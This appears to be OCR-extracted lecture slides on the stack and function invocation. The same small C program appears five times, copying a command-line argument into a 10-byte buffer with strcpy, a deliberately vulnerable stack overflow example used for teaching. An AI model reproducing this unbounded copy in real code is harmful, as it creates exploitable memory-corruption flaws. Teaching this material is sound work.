
CHAR BUFFER[]

Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack




Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack




Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack



The input we give this program gets put into memory at some stack frame


Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The input we give this program gets put into memory at some stack frame

The Stack




Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

